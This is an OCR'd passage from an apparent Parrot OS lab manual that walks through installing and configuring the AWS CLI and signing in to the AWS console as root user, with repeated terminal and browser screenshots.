
```
) (4.7.2)
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
 awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
 botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
┌─[root@parrot]─[~]
└──╼ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: command
┌─[✗]─[root@parrot]─[~]
└──╼ #
```

7. □ Now, we need to configure AWS CLI. To configure AWS CLI in the terminal window, type **aws configure** and press **Enter**.


Applications Places System
Mon Apr 25, 02:13
aws configure - Parrot Terminal
File Edit View Search Terminal Help
Menu
aws configure - Parrot ...

```
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
 awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
 botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
┌─[root@parrot]─[~]
└──╼ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: command
┌─[✗]─[root@parrot]─[~]
└──╼ #aws configure
AWS Access Key ID [None]:
```

8. □ It will ask for the following details:
   - AWS Access Key ID
   - AWS Secret Access Key
   - Default region name
   - Default output format
9. □ To provide these details, you need to login to your AWS account.
10. □ Click **Firefox** icon from the top-section of the **Desktop**.




Applications Places System
Mon Apr 25, 02:14
Firefox
Browse the World Wide Web
aws configure - Parrot Terminal
File Edit View Se
Menu
aws configure - Parrot ...

```
Requirement already satisfied: docutils<0.16,>=0.10 in /usr/local/lib/python3.9/dist-packages (from a
wscli) (0.15.2)
Requirement already satisfied: PyYAML<5.5,>=3.10 in /usr/lib/python3/dist-packages (from awscli) (5.3
.1)
Requirement already satisfied: colorama<0.4.4,>=0.2.5 in /usr/local/lib/python3.9/dist-packages (from
 awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
 botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
┌─[root@parrot]─[~]
└──╼ #aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

  aws help
  aws <command> help
  aws <command> <subcommand> help
aws: error: the following arguments are required: command
┌─[✗]─[root@parrot]─[~]
└──╼ #aws configure
AWS Access Key ID [None]:
```

11. □ Login to your AWS account that you created at the beginning of this task. Click the **Firefox** browser icon in the menu, type **https://console.aws.amazon.com** in the address bar, and press **Enter**.

If you do not have an AWS account, create one with the Basic Free Plan, and then proceed with the tasks.

12. □ The **Amazon Web Services Sign-In** page appears; type your email account in the **Email address** field and click **Next**.


Applications Places System
Mon Apr 25, 02:15
Amazon Web Services Sign-In - Mozilla Firefox
Amazon Web Services Si
https://signin.aws.amazon.com/signin?redirect_uri=https%3A%
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
aws

Sign in

● Root user
Account owner that performs tasks requiring unrestricted access. Learn more

○ IAM user
User within an account that performs daily tasks. Learn more

Root user email address

[redacted]@gmail.com

By continuing, you agree to the AWS Customer Agreement or other agreement for AWS services, and the Privacy Notice. This site uses essential cookies. See our Cookie Notice for more information.


Try AWS Glue for Free

Simple, scalable, and serverless data integration with the first 1 million objects stored free

https://aws.amazon.com/glue/?sc_icampaign=amazon_glue_signin_wk...e-4cfb-a805-48e8173819b6~ha_awssm-10480_pac~ha_awssm-10480_pac

13. □ Type your AWS account password in the **Password** field and click **Sign in**.

If a **Security check** window appears, enter the captcha and click on **Submit**.


Applications Places System
Mon Apr 25, 02:19
Amazon Web Services Sign-In - Mozilla Firefox
Amazon Web Services Si
https://signin.aws.amazon.com/signin?redirect_uri=https
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
aws

Root user sign in

Email: [redacted]@gmail.com

Password

Forgot password?

●●●●●●●●●●●

Sign in

Sign in to a different account


Create a new AWS account

Try AWS Glue for Free

